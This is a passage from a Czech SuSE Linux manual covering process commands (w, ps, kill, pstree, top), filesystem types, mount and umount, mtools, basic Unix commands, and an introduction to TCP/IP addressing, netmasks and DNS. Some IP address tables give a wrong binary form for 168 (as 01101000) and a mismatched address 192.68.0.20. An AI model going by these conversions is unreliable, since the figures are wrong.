root      tty2                2:09pm 9:10   -bash
root      ttyt1 :0.0            2:11pm 2      4      2   xdvi -s 3 Li
root      ttyt4 :0.0            11:19pm                w
root      ttyl                2:07pm 9:08   50      (startx)
newbie    ttyt0 earth.cosmos.com 11:37am 11      2      2   -bash
root      ttyt3 :0.0            3:24pm                rlogin sun
newbie    ttyt2 earth.cosmos.com 3:22pm 1      46      2   -bash
root      ttyt4 :0.0            3:27pm 1:48    8      bash
```

```

root      tty5  :0.0                5:40pm    5    1    1    telnet earth
newbie    tty6  venus.cosmos.com    3:53pm    3    5    5    -bash
root      tty7  :0.0                4:25pm   6:05           bash
newbie    tty8  helios.cosmos.com    9:37pm   1:30    1           telnet earth
newbie    tty9  helios.cosmos.com    9:50pm   1:27           -bash

```

Výstup 15: Výpis příkazu w

Příkaz du

Příkaz `du` vám poskytne informace o velikosti podadresářů a jednotlivých souborů. Více se dozvíte v manuálových stránkách příkazu `du`.

Příkaz kill

Pošle signál běžícímu procesu. Je třeba zadat číslo procesu, krátce PID, které je možné zjistit příkazem `ps` (viz odst. *Příkaz ps* na této straně). Příkaz `kill` se spustí následujícím způsobem:

```
earth:~ # kill pid
```

Pokud nebude daný proces na ukončovací signál reagovat, je možné ho ještě ukončit pomocí parametru `-9`, který běžící proces ukončí „násilně“.

```
earth:~ # kill -9 pid
```

Příkaz ps

Příkaz `ps` zobrazí procesy, které uživateli běží. Další informace viz `ps`. Pomocí `ps -a` můžete zobrazit i procesy ostatních uživatelů na aktuálním počítači. Zadáním čísla procesu (zobrazeného příkazem `ps` hned v prvním sloupci) je možné ukončit běh procesu (viz také odst. *Příkaz kill* na této straně).

Příkaz pstree

Příkaz `pstree` zobrazí kompletní „strom procesů“. Viz výpis *Příkaz pstree* na této straně.

```

init--+-bash---startx---xinit--+-X
      |                                     '-sh---fvwm--+-FvwmPager
      |                                     | -FvwmWinList
      |                                     | -GoodStuff
      |                                     | -xclock
      |                                     '-xeyes
      |
      | -color_xterm---bash---xdvi.bin---gs
      | -2*[color_xterm---bash---vi]
      | -color_xterm---bash---pstree
      | -coolmail---coolmail---xterm---pine
      | -cron
      | -gpm
      | -inetd
      | -kflushd
      | -klogd
      | -kswapd
      | -5*[mingetty]
      | -4*[nfsiod]
      | -sh---master---slipto
      | -syslogd
      | -update
      | -xload
      '-xosview

```

Výstup 16: Výpis pstree

Příkaz top

Zobrazí všechny běžící procesy, které zatěžují systém, a mnoho dalších informací. Tento výpis je ve volitelných časových intervalech aktualizován. Ukončení se provádí klávesou **q**.

Typy souborových systémů v Linuxu – mount a umount

Přehled

V Linuxu má *souborový systém* mnoho podob, viz následující tabulka:

<code>affs</code>	Souborový systém používaný pro počítače Amiga .
<code>ext2</code>	Standardní souborový systém v Linuxu.
<code>hpfs</code>	Standardní souborový systém IBM OS/2 . V Linuxu je podporováno pouze čtení tohoto souborového systému.
<code>iso9660</code>	Standardní souborový systém pro CD.
<code>minix</code>	Tento souborový systém má svůj původ v akademických projektech a byl prvním souborovým systémem používaným Linuxem. Dnes se v Linuxu používá především pro čtení a zápis na diskety.
<code>msdos</code>	Původně souborový systém pro DOS , který ale dodnes používají různé operační systémy.
<code>ncpfs</code>	Souborový systém pro připojení Novellovských svazků.
<code>nfs</code>	Zde se nacházejí data na disku jiného počítače a jsou přístupná prostřednictvím sítě.
<code>proc</code>	Procesový souborový systém (virtuální).
<code>reiserfs</code>	ReiserFS je vysoce výkonný „žurnálovací souborový systém“. Od verze SuSE Linux 6.4 je dostupný pro architekturu x86.
<code>smbfs</code>	SMB protokol, který používá WfW , Windows NT a LAN Manager pro zpřístupnění dat přes síť.
<code>sysv</code>	Souborový systém, který používá SCO–Unix , Xenix a Coherent (komerční unixový systém pro PC).
<code>ufs</code>	Používá ho BSD , SunOS a NeXTSTEP . Tento souborový systém dokáže Linux pouze číst.
<code>umsdos</code>	Přidaný k obyčejnému <code>fat</code> souborovému systému. Zachovává unixovou kompatibilitu (práva, odkazy, dlouhé názvy souborů). Je velmi pomalý.
<code>vfat</code>	Rozšíření souborového systému <code>fat</code> o dlouhé názvy souborů .
<code>ntfs</code>	Souborový systém pro Windows NT.

Tabulka 15.7: Typy souborových systémů v Linuxu

Připojení a odpojení souborového systému

Příkazem `mount`, který může provádět většinou pouze uživatel `root`, se připojuje datový nosič k linuxovému souborovému systému. Příkaz `mount` k tomu používá dva argumenty:

- Název datového nosiče (odpovídá označení zařízení, např. /dev/hda3)
- Adresář, ke kterému bude datový nosič připojen – tento adresář musí existovat.

Volba `-t` typ souborového systému určí typ připojovaného souborového systému (viz tabulka *Přehled* na předchozí straně).

Například:

```
earth:/ # mount -t msdos /dev/hda2 /dosa
```

připojí dosový diskový oddíl hda2 jako adresář /dosa. Adresář /dosa musí být nejdříve založen, viz odst. *Práce s adresáři* na straně 394.

Pokud se určitá zařízení připojují opakovaně na stejné místo v souborovém systému (např. disketová jednotka nebo další CD mechanika), proveďte zápis do /etc/fstab, více viz [8]mount.

Pomocí volby `-r` je možné připojit datový nosič pouze pro čtení. Zápis zde samozřejmě **není** dovolen. Další volby popisuje [8]mount.

Tip

Pokud chcete zapisovat na dosový diskový oddíl i když nejste uživatel root, přečtěte si postup na file:/usr/share/doc/sdb/html/kfr_18.html.

Tip

Příkaz `mount` zajišťuje protokol s připojenými zařízeními. Tento protokol můžete nalézt v souboru /etc/mtab. Pokud napíšete `mount` bez argumentu, zobrazí se obsah tohoto souboru. Tak získáte seznam všech právě připojených souborových systémů.

Díky příkazu `umount` pak můžete tyto datové nosiče také odpojit od linuxového souborového systému². Jako argument příkazu `umount` můžete použít buď název zařízení nebo název souboru, ke kterému je datový nosič připojen. Abyste např. odpojili /dev/hda2 připojený na /dosa, můžete zadat buď:

```
earth:~ # umount /dosa
```

nebo:

²Tento příkaz se vlastně jmenuje `unmount`, ale písmeno 'n' se jakoby ztratilo.


```
earth:~ # umount /dev/hda2
```

Poznámka

Když používáte disketu, CD nebo jiné výměnné médium, **nezapomeňte** ho odpojit od souborového systému před vyjmutím z mechaniky příkazem `umount`.

Pokud budete mít na tomto datovém nosiči otevřené soubory, pokusí se `umount` při odpojování tyto soubory nejdříve zapsat a pokud se mu to nepodaří, objeví se vám odpovídající chybové hlášení.

Při odpojování souborového systému nesmí žádný uživatel pracovat v adresářích nacházejících se v odpojované části, jinak není možné souborový systém odpojit.

Poznámka

Dosové příkazy v Unixu s nástroji `mtools`

Speciálně pro zpracování dosových souborů na pevném disku i na disketě slouží nástroje **mtools**, které obsahuje balík `mtools`, série `ap`. Každý z těchto malých programů se pokouší co nejlépe emulovat originální dosový příkaz. Všechny příkazy z **mtools** mají stejné názvy jako v DOSu, ale všechny jsou uvozeny písmenem `'m'`, např. `mcopy`.

Upozornění

Příkazy **mtools** můžete používat pouze v případě, kdy není připojená disketa (nebo pevný disk)!

Upozornění

Dosové názvy souborů může ještě předcházet písmeno zařízení následované dvojtečkou. Pro oddělování adresářů a souborů se v DOSu používá znak `'\'`.

S **mtools** můžete psát jak `'/'`, tak i `'\''`. Když používáte `'\''` nebo *pseudoznaky* jako např. `'*'` nebo `'?'`, musí být psány mezi dvoje uvozovky, protože jinak se interpretují dříve než příkaz.

Hvězdička `'*'` odpovídá v **mtools** řetězci **vyber vše** `'*. *'` v DOSu. Místo znaku `'/'` pro volby se používá, což je ostatně v Linuxu běžné, minus `'-'`.

Standardním zařízením pro **mtools** je `'a: '`. Pokud potřebujete používat jiná zařízení či adresáře, musíte použít příkaz `mcd`. Nezapomeňte se přesunout zpátky do hlavního adresáře zařízení, než vsunete další disketu, protože jinak není možné načíst nový adresářový strom.

V současné době jsou podporovány následující dosové příkazy v **mtools**:

<code>mattrib</code>	Změnit atributy souboru (<code>hidden</code> , <code>system</code> atd.).
<code>mcd</code>	Změnit adresář.
<code>mcopy</code>	Kopírovat z/do DOSu a z/do Unixu, funguje také rekurzivně. Nezapomeňte, že také zde musíte vždy určit cílový adresář nebo soubor.
<code>mdel</code>	Smazat dosový soubor.
<code>mdeltree</code>	Rekurzivně smazat celý dosový adresář.
<code>mdir</code>	Zobrazit obsah dosového adresáře.
<code>mformat</code>	Vytvořit dosový souborový systém na low-level formátovaném disku. Low-level formátování se provádí příkazem <code>fdformat</code> .
<code>mlabel</code>	Přejmenovat dosové zařízení.
<code>mmd</code>	Vytvořit dosový podadresář.
<code>mrd</code>	Smazat dosový podadresář.
<code>mread</code>	Načíst dosový soubor do unixového systému.
<code>mren</code>	Přejmenovat dosový soubor.
<code>mtype</code>	Zobrazit obsah dosového souboru.
<code>mwrite</code>	Low-level kopírování unixového souboru do dosového souborového systému.

*Tabulka 15.8: Příkazy, které používá balík **mtools***

Podporované formáty jsou následující: pro mechaniku `a :` (3.5") a `b :` (5.25") 720 kB a 1.44 MB, resp. 360 kB a 1.2 MB.

V souboru `/etc/mtools.conf` je možné změnit původní nastavení. Každý zápis je na jednom řádku, např:

- název zařízení (v DOSu), např. `a :`
- soubor v Linuxu, kde je zařízení, např. `/dev/fd0`
- fat bity (12 pro disketovou mechaniku)
- počet stop, hlav a sektorů

Změnou těchto parametrů můžete například používat dvě 3.5" mechaniky. Nesmíte zde ale zadat dvakrát totéž dosové zařízení (písmeno A,B,C...) ani linuxové zařízení (/dev/...).

Unixové příkazy – přehled

Seznam nejdůležitějších příkazů s krátkým popisem (volby jsou označeny znaky '[]'):

<code>cd emil</code>	Přejdi do adresáře <code>emil</code> (musí existovat).
<code>cd ..</code>	Přejdi o úroveň výš v adresářovém stromu.
<code>cd /emil</code>	Přejdi do adresáře <code>/emil</code> .
<code>cd</code>	Přejdi do domovského adresáře.
<code>cp zdroj cíl</code>	Zkopíruj <code>zdroj</code> na <code>cíl</code> .
<code>ls emil</code>	Vypíše všechny soubory a podadresáře v adresáři <code>emil</code> (pouze názvy souborů).
<code>ls -l emil</code>	Vypíše všechny soubory a podadresáře v adresáři <code>emil</code> (zobrazí detailní informace o souborech).
<code>ls -a emil</code>	Zobrazí také skryté soubory (např. <code>~/xinitrc</code>).
<code>mkdir novyemil</code>	Vytvoří adresář <code>novyemil</code> .
<code>less soubor</code>	Zobrazí soubor po stránkách (následující stránku pomocí mezerníku, předchozí klávesou <code>␣</code>).
<code>mv zdroj cíl</code>	Přesune nebo přejmenuje soubor.
<code>rm soubor</code>	Smaže soubor (také odkaz).
<code>rm -r emil</code>	Smaže adresář <code>emil</code> a to rekurzivně (včetně podadresářů).
<code>rmdir emil</code>	Smaže adresář <code>emil</code> (pokud je prázdný).

Tabulka 15.9: Přehled nejdůležitějších unixových příkazů

V tabulce *Unixové příkazy – přehled* na následující straně najdete některé pří-

kazy, které vám pomohou při procházení systémem a hledání v něm.

<code>find . -name soubor</code>	Prohledá všechny podadresáře aktuálního adresáře a bude hledat soubor.
<code>find . -name *emil*</code>	Vyhledá všechny soubory s názvem obsahujícím řetězec <code>'emil'</code> .
<code>man příkaz</code>	Zobrazí manuálovou stránku.
<code>grep řetězec soubory</code>	Prohledá všechny soubory jestli neobsahují daný <code>'řetězec'</code> , který může obsahovat i regulární výrazy.

Tabulka 15.10: Přehled příkazů pro hledání

Další

Obvyklé linuxové adresáře, kde je uložena většina programů:

- `/bin`
- `/sbin`
- `/usr/bin`
- `/usr/sbin`
- `/usr/X11R6/bin`

Příkazem `man příkaz` zobrazíte podrobné informace o většině příkazů a programů. Předpokladem je samozřejmě existence manuálové stránky (viz odst. *Manuálové stránky* na straně 404). Výstup se provádí na standardní zařízení (ve většině případů na monitor).

S pomocí tzv. **roury** `'|'` můžete poslat výstup také přímo na tiskárnu nebo přesměrovat do jiného souboru.

Příklad:

Chcete-li vytisknout manuálovou stránku příkazu `ls`, zadáte následující příkaz:

```
tux@earth:~ > man -t ls | lpr
```

Tématicky uspořádané vstupy do manuálových stránek vám zajistí hypertextový systém nápovědy SuSE. Stačí zde zadat pouze `susehelp`. Tento systém také obsahuje hypertextové odkazy, které vám ulehčí orientaci v textu.

Část IV

Sít'

Linux v síti

Ve věku komunikací je již počet vzájemně propojených počítačů tak vysoký, že je vzácností počítač, který se alespoň občas nepřipojí k některé síti. O Linuxu je dobře známo, že ho přivedl na svět právě *Internet* a že je proto tradičně zaměřen na poskytování spolehlivých síťových služeb podle potřeb uživatele.

TCP/IP – Linuxem používaný protokol	420
Domain Name System	428
IPv6 – Internet další generace	430
Manuální konfigurace sítě	437
Směrování a SUSE Linux	444
DNS	446
LDAP — adresářové služby	460
NIS	475
NFS – distribuované souborové systémy	481
DHCP	486
xntp – synchronizace času s xntp	490

V následujícím textu se budeme věnovat úvodu do protokolu TCP/IP, který je základním linuxovým protokolem pro komunikaci počítačů. Pak zde zmíníme některé síťové služby a způsoby jejich využití.

Po tomto úvodu se budeme věnovat přístupu k síti prostřednictvím síťové karty a jejímu nastavení v YaST2. Zmíníme základní konfigurační soubory a představíme nejdůležitější nástroje.

V současnosti je možné provést takřka kompletní konfiguraci sítě prostřednictvím YaST2 (viz *Síťová karta* na straně 74). Ale konfigurace sítě je velice komplexní záležitostí, a proto se zde můžete plně věnovat pouze základním mechanismům a popsat soubory určené pro konfiguraci sítě.

YaST2 dokáže konfigurovat i připojení prostřednictvím modemu, ISDN nebo ADSL. Konfigurace těchto zařízení je popsána v kapitole *Jak v Linuxu fungují modemy a ISDN modemy* na straně 67

TCP/IP – Linuxem používaný protokol

Linux a jiné unixové operační systémy používají především tzv. TCP/IP protokol. V tomto případě se nejedná o jeden, ale o celou skupinu síťových protokolů, která poskytují různé služby. TCP/IP se vyvinul z vojenské aplikace a v současnosti používaná forma byla zakotvena zhruba v roce 1981 v RFC. RFC je typ dokumentu, který popisuje různé internetové protokoly a postupy při implementaci operačních systémů a aplikací. Tyto RFC dokumenty jsou přístupné přímo z Internetu na adrese <http://www.ietf.org/>. Od zakotvení protokolu byla uskutečněna některá vylepšení TCP/IP protokolu, ale v zásadě se protokol dále nevyvíjí.

Tip

RFC dokumenty popisují stavbu internetových protokolů. Pokud si tedy chcete prohloubit své znalosti o určitém protokolu, pak je pro vás odpovídající RFC dokument to pravé. RFC naleznete na internetové adrese <http://www.ietf.org/rfc.html>.

Tip

Protokoly uvedené v tabulce *TCP/IP – Linuxem používaný protokol* na následující straně zajišťují přenos dat mezi dvěma linuxovými počítači:

TCP	Spojovací zabezpečený protokol. Přenášena data jsou aplikací odesílána jako datový tok a samotný operační systém je upravuje do formátu vhodného pro přenos. Data pak přichází cílové aplikaci opět ve formě datového toku tak, jak byla odeslána. TCP zajišťuje, že se po cestě žádná data neztratí. TCP se používá tam, kde je důležité pořadí dat a výraz spojení zde je ve svém původním významu.
UDP	Nezabezpečený protokol – není garantováno pořadí příchodu dat příjemci a stejně tak se může stát, že se některé pakety ztratí. UDP je hodí pro datově orientované aplikace (např. přenos obrazového materiálu) a nemá žádné prodlevy tak, jako TCP.
ICMP	Jedná se o servisní protokol, který sděluje stav chyb a řídí chování počítačů při přenosu dat TCP/IP. Navíc podporuje ICMP echo režim, který používá program ping.
IGMP	Tento protokol řídí chování počítačů při IP multicast. Naneštěstí IP muticasting přesahuje rozsah této publikace.

Tabulka 16.1: Různé protokoly z rodiny TCP/IP

Takřka všechny hardwarové protokoly jsou paketově orientovány. Je tedy třeba přenášena data zabalit do malých paketů, a není je možné posílat „vše v jednom“.


Proto také TCP/IP pracuje s menšími datovými jednotkami. Maximální velikost jednoho TCP/IP je skoro 64 kilobajtů. Obvykle jsou tyto pakety značně menší, protože limitujícím faktorem je síťový hardware. Takže např. maximální velikost datových paketů v Ethernetu je zhruba 1500 bajtů. Tomu také odpovídá velikost TCP/IP paketů, pokud jsou data posílána přes Ethernet. Pokud posíláte větší objem dat, pak je musí operační systém rozdělit do více paketů a ty poslat.

Abychom měli být zcela přesní, pak bychom to neměli nazývat TCP/IP protokolem, ale pouze IP protokolem. Pomocí IP se provádí nezabezpečený síťový přenos dat. TCP pak, svým způsobem, pouze zajišťuje bezpečnost

přenášených dat a je nadstavbou IP. Ta je zase nadstavbou na hardwarově závislém protokolu, např. Ethernetu.

Přenosový model

Tyto „nadstavby“ mají také své pravé jméno a znalci hovoří o tzv. „modelu vrstev“. Sítovou architekturu můžeme rozdělit různé vrstvy. Viz obr. *Přenosový model* na této straně.



Obrázek 16.1: Zjednodušený model pro TCP/IP


Na tomto obrázku jsou dva příklady vrstev. Jak můžete vidět, jsou vrstvy uspořádány podle „úrovně abstrakce“, kdy nejnižší vrstva je velice blízko hardwaru. Vrchní vrstva naproti tomu takřka úplně abstrahuje níže umístěnou vrstvu. Každá z vrstev má zcela speciální funkce, které budou vysvětleny následně.

Speciální funkce každé vrstvy je patrná již z názvu podle obrázku.

- Zatímco se první vrstva zabývá takovými věcmi, jako jsou typy kabelů, formy signálu, kódování signálu apod., stará se druhá vrstva o postup při přístupu (který počítač smí posílat data a kam) a opravu chyb (linková vrstva. První vrstvu pak nazýváme fyzickou vrstvou.
- Naproti tomu třetí vrstva, síťová je odpovědná za přenos dat na velké vzdálenosti. Tato vrstva zajišťuje, že data budou doručena i na velké vzdálenosti svému adresátovi.

- Čtvrtá, transportní vrstva, je odpovědná za data aplikace. Transportní vrstva ručí za to, že data přijdou ve správném pořadí a že se nikde neztratí. Bezpečnostní vrstva zajišťuje pouze to, že příchozí data budou korektní. Ochranu proti ztrátě dat zajišťuje transportní vrstva.
- Pátá vrstva je pak konečně samotné datové spojení aplikací.

Aby mohla každá vrstva plnit přidělenou funkci, musí přidat doplňující informace do paketu. Ty jsou uloženy v hlavičce paketu. Každá vrstva připojí malý blok dat, tzv. „hlavičku protokolu“. Paket v ethernetové síti může vypadat jako na obr. *Přenosový model* na této straně.



Obrázek 16.2: TCP/IP paket v Ethernetu

Jak můžete vidět, svět není perfektní a bez výjimek. Kontrolní součet linkové vrstvy se nachází na konci paketu a ne na začátku, což ale na druhou stranu představuje zjednodušení pro síťový hardware. Maximální množství využitelných dat v paketu je v ethernetové síti 1460 bajtů.

Pokud chce tedy nějaká aplikace posílat data přes síť, pak proběhnou data jednotlivými vrstvami, které jsou (výjimkou je první vrstva: síťová karta) implementovány v linuxovém jádře. Každá z vrstev upraví data tak, aby mohla být předána níže položené vrstvě. Nejnižší vrstva je pak zodpovědná za posílání dat.

Při příjmu dat probíhá to samé, ale obráceně. Paket je zde loupán jako cibule a v každé vrstvě jsou zde odstraňovány hlavičky protokolu. Čtvrtá vrstva pak připravuje data pro aplikaci na cílovém počítači.

Přitom komunikuje každá vrstva pouze s vrstvou přímo nad, resp. pod ní. Aplikace se tedy nemusí starat o to, zda data půjdou přes 100 MB FDDI síť nebo 56 kb vytáčenou linku. Stejně tak je např. transportní vrstvě jedno, zda jsou posílána data správně zabalena.

Příjemné na tomto modelu je to, že každá vrstva je prakticky nezávislá na jiných vrstvách. Pokud tedy použijete zesilovač elektrického signálu na

IP adresa (binárně):	11000000	01101000	00000000	00010100
IP adresa (decimálně):	192.	68.	0.	20

Tabulka 16.2: IP adresa

vedení, musí mít informace pouze o vrstvě 1 a 2 tak, aby dokázal paket správně regenerovat.

Pro správné přeposílání paketů je třeba aby brána rozuměla protokolům do třetí vrstvy, tedy IP.

Možná se nyní ptáte: jak se vlastně provádí doručení a směrování IP paketů?

IP adresy a směrování

IP adresy

Každý počítač v internetové síti obdrží jednoznačnou 32 bitovou adresu. Ta může vypadat např. následovně:

Tyto čtyři bajty jsou v desítkové soustavě odděleny tečkou.

Přesněji řečeno IP adresu neobdrží počítač, ale každé síťové rozhraní v počítači. Pokud je IP adresa již přidělena počítači, resp. síťovému rozhraní, pak už nemůže být použita v jiném počítači na celém světě. Sice existují výjimky z pravidla, ale zde nehrají žádnou roli.

Možná také víte, že vlastně i ethernetová karta má jednoznačnou adresu. Toto je tzv. MAC adresa. Ta je dlouhá 48 bitů, celosvětově jednoznačná a je výrobcem hardwaru pevně kartě přidělena. Má ale jeden obrovský nedostatek – MAC adresy netvoří žádný hierarchický systém, ale jsou přiděleny víceméně náhodně. Není je proto možné používat pro adresování vzdálených počítačů. Rozhodující úlohu ale tyto adresy hrají při komunikaci počítačů v lokální síti.

A nyní zpět k IP adresám:

již výše uvedený text vám mohl napovědět, že IP adresy tvoří hierarchický systém. V polovině 90. let byly IP rozděleny do tříd podle hodnoty prvního bajtu. První bajt (A třída 1 . x . x . x – 126 . x . x . x), první dva bajty (B třída 128 . x . x . x – 191 . x . x . x) nebo dokonce první tři bajty (C třída 192 . x . x . x – 223 . x . x . x) síťové adresy, následující bajty pak určují jednotlivé počítače v této síti. Tento systém se projevil jako příliš nepružný, a proto bylo toto rozlišení později zrušeno. Používá se pouze směrování bez tříd (CIDR).

	binární zobrazení			
IP adresa: 192.168.0.20	11000000	01101000	00000000	00010100
síťová maska: 255.255.255.0	11111111	11111111	11111111	00000000
výsledek	11000000	01101000	00000000	00000000
v desítkové soustavě	192.	168.	0.	0
IP adresa: 192.168.0.22	11000000	01101000	00000000	00010110
síťová maska: 255.255.255.0	11111111	11111111	11111111	00000000
výsledek	11000000	01101000	00000000	00000000
v desítkové soustavě	192.	168.	0.	0
IP adresa: 213.95.15.200	11010101	01011111	00001111	11001000
síťová maska: 255.255.255.0	11111111	11111111	11111111	00000000
výsledek	11010101	01011111	00001111	00000000
v desítkové soustavě	213.	95.	15.	0

Tabulka 16.3: Spojení IP adresy a síťové masky

Síťové masky a směrování

Zjednodušeně můžeme říct, že síťové masky sdělují počítači s IP adresou, co je „uvnitř“ a co „vně“. Počítače, které se nacházejí „uvnitř“ (ve stejné části počítačové sítě) spolu mohou komunikovat přímo. Při přístupu k počítačům nacházejícím se „vně“ je třeba použít tzv. bránu, resp. směrovač. Protože každé síťové rozhraní může mít přiřazenu vlastní IP adresu, pak to celé může být kapánek složitější.


Předtím, než se paket vydá na svou cestu, proběhne v počítači následující proces. Cílová adresa je se síťovou maskou binárně spojena pomocí operátoru AND. Také adresa odesilatele je spojena se síťovou maskou pomocí operátoru AND. Pokud je k dispozici více síťových rozhraní, pak jsou zpravidla zkontrolovány všechny adresy odesilatele.

Výsledky spojení adres (AND) jsou pak porovnány. Pokud jsou tyto výsledky zcela shodné, pak se nachází cílový počítač ve stejné části sítě. V opačném případě je třeba použít bránu. To znamená, že čím více „1“ bitů se nachází v síťové masce, tím méně počítačů je přímo dostupných. V následující tabulce *Síťové masky a směrování* na této straně je uvedeno několik příkladů:

Síťová maska se zapisuje, tak jako IP adresa, ve formě decimálních čísel oddělených tečkami. Protože má síťová maska také velikost 32 bitů, jsou jednotlivá čísla psána za sebe.

Které počítače jsou bránou nebo které oblasti adres jsou přístupné přes síťové rozhraní, je třeba nakonfigurovat, což musí udělat uživatel sám.

A následuje další příklad (viz *Síťové masky a směrování* na této straně) – všechny počítače připojené na jeden ethernetový kabel se nacházejí *ve stejné části sítě* a jsou přímo přístupné. I když je v Ethernetu rozdělují tzv. switche a bridge, je přesto možné přímo přistupovat k počítačům.



Obrázek 16.3: Malá příkladová síť

K počítači sun může odesílatel earth přímo přistupovat. Stejně tak mohou přímo komunikovat venus a earth. Cílový počítač `www.suse.cz` ale není přímo přístupný pro earth. Aby počítač earth mohl navázat spojení, je třeba na počítači earth vytvořit bránu. To je v tomto případě počítač sun. Kromě toho obsahuje každá podsít' speciální, resp. vyhrazené adresy a adresní prostory, které jsou popsány v následující tabulce:

Základní síťová adresa	toto je síťová maska AND libovolná adresa ze sítě, tedy to, co je v tabulce <i>Síťové masky a směrování</i> na předchozí straně uvedeno ve výsledku. Tato adresa nemůže být přidělena žádnému počítači.
Oznamovací adresa	ta říká pouze „hovoř se všemi počítači v této části sítě“. Abyste ji mohli použít, je síťová maska binárně invertována a pomocí operátoru OR spojena se základní síťovou adresou. Výše uvedený příklad tedy vede k výsledku 192.168.0.255. Samozřejmě ani tato adresa nemůže být přiřazena žádnému počítači.

Tabulka 16.4: pokr. na další str. . .

Programová smyčka
(localhost)

adresa 127.0.0.1 odkazuje na každém počítači na tzv. „loopbackdevice“. Pomocí této adresy je možné navázat spojení s vlastním počítačem. Programových smyček můžete mít samozřejmě více než jednu.

Tabulka 16.4: *Vyhrazené adresy*

Protože je třeba, aby byly IP adresy jedinečné, nemůžete si samozřejmě zvolit libovolné adresy. Abyste i přesto mohli postavit síť na bázi IP adres, existují tři oblasti, které můžete ihned použít. S těmito adresami se ale bez dalších „triků“ (NAT – překlad IP adres) nemůžete připojit k Internetu.

Tyto adresové oblasti jsou definovány v RFC 1597:

Síť, síťová maska	Oblast
10.0.0.0, 255.0.0.0	10.x.x.x
172.16.0.0, 255.240.0.0	172.16.x.x - 172.31.x.x
192.168.0.0, 255.255.0.0	192.168.x.x

Tabulka 16.5: Privátní IP oblasti

Poznámka

Pokud vytváříte síť, chcete použít TCP/IP a nemáte internetovým poskytovatelem přiděleny IP adresy, pak byste měli vždy volit IP adresy z oblastí uvedených v tabulce *Síťové masky a směrování* na této straně.

Poznámka

Pokud se vám nyní ze všech těch čísel točí hlava, máme pro vás lék na uklidnění – jmenuje se DNS.

Domain Name System

DNS

DNS se stará o to, abyste si nemuseli pamatovat žádné IP adresy. V Linuxu se o tento převod stará specializovaný software, který se nazývá `bind`. Počítač, na kterém se tento převod realizuje pak je `nameserver`.

Zde tvoří názvy také hierarchický systém, kde jsou jednotlivé části názvu oddělovány tečkou. Tato hierarchie je nezávislá na hierarchii IP adres.

Podívejme se na příklad:

laurent.suse.cz **název_počítače.doména**

Celý název se skládá z názvu počítače a domény. Doména se skládá z volitelné části (zde je to `suse`) a domény první úrovně – TLD.

Z historických důvodů je přiřazování TLD trochu zamotané. Proto jsou v USA používány domény první úrovně složené ze tří písmen, v ostatním světě pak dvou podle normy ISO. V tabulce DNS na této straně jsou uvedeny různé domény (bez nároku na úplnost) tak, abyste získali základní přehled.

- .com - firmy v USA
- .edu - školy, univerzity aj., nekomerční vzdělávací zařízení v USA
- .gov - státní a vládní úřady a organizace
- .org - nekomerční organizace v USA
- .cz počítače v České rep.
- .sk počítače v Slovenské rep.

Tabulka 16.6: Různé domény první úrovně

Jak je z této tabulky patrné, většina počítačů v České republice má doménu `cz` a na Slovensku pak `sk`. Bližší informace o tom, jak provést registraci domény naleznete na www.nic.cz

Poznámka

Existují i nově vytvářené domény první úrovně, jako je např. `.info`, `.name` nebo `.biz`, které si s oblibou registrují také češi – protože cena za registraci a roční poplatek je většinou nižší, než je za registraci naší národní domény.

Poznámka

V kamenných dobách Internetu (před rokem 1990) se používal soubor `/etc/hosts`, kde byly uvedeny názvy všech počítačů, které existovaly na Internetu. To se ukázalo, při rychle rostoucím počtu připojených počítačů, jako nepraktické. Proto byla navržena distribuovaná databáze, která obsahuje názvy počítačů spolu s jejich IP adresami. Jelikož je databáze distribuovaná, nemusí znát všechny počítače, místo toho se zeptá nameserveru vyšší úrovně, zda náhodou počítač neznají. To ale neznamená, že nemůžete soubor použít pro překlad adres, např. v lokální podsíti.

Pokud tedy sedím u počítače `franta.jinde.de` a hledám počítač `marie.nekde.cz` – zeptá se počítač `franta` nejdříve nameserveru pro doménu `jinde.de`, zda nezná počítač `marie.nekde.cz`. Ten neví, ale zeptá se serveru spravujícího doménu první úrovně (`cz`, `de`, `org`...). Ten

se zase zeptá nameserveru odpovědného za doménu `nekde.cz`, který už marii bude znát.

Na vrcholu hierarchie nameserverů se nachází tzv. „kořenový nameserver“. Tento nameserver spravuje top level domény v **Network Information Centers**, zkráceně NIC. Informace o českém správci domény naleznete na <http://www.nic.cz>, případně obecnější informace na <http://www.internic.net>.

Aby dokázal i váš počítač převádět IP adresy, musí mít alespoň přístup k nameserveru s IP adresou. Konfiguraci nameserveru můžete pohodlně provést pomocí YOST2 Pokud používáte vytáčenou linku, pak se může stát, že nemusíte ručně konfigurovat žádný nameserver. Protokol používaný pro vytáčené linky vám poskytne adresu nameserveru při navazování spojení.

Pomocí DNS nemusíte převádět pouze názvy počítačů, DNS toho zvládne daleko více. Např. nameserver „ví“, který počítač přebírá pro celou doménu e-mailů, tzv. Mail exchanger (MX).

Konfigurace přístupu k nameserveru je popsána v odstavci *DNS* na straně 446.

whois

Těsně spojený s DNS je protokol `whois`. Se stejnojmenným programem `whols` máte možnost rychle zjistit, kdo je za určitou doménu odpovědný.

IPv6 – Internet další generace

Proč je třeba nový internetový protokol?

Díky vynálezu WWW (což provedl Tim Berners-Lee) Internet, a tím i počet počítačů komunikujících pomocí TCP/IP, v posledních deseti letech exponenciálně rostl. Podle informací CERN (<http://public.web.cern.ch/>) vzrostl jejich počet z několika tisíc v roce 1990 na zhruba 100 000 000 v současnosti.

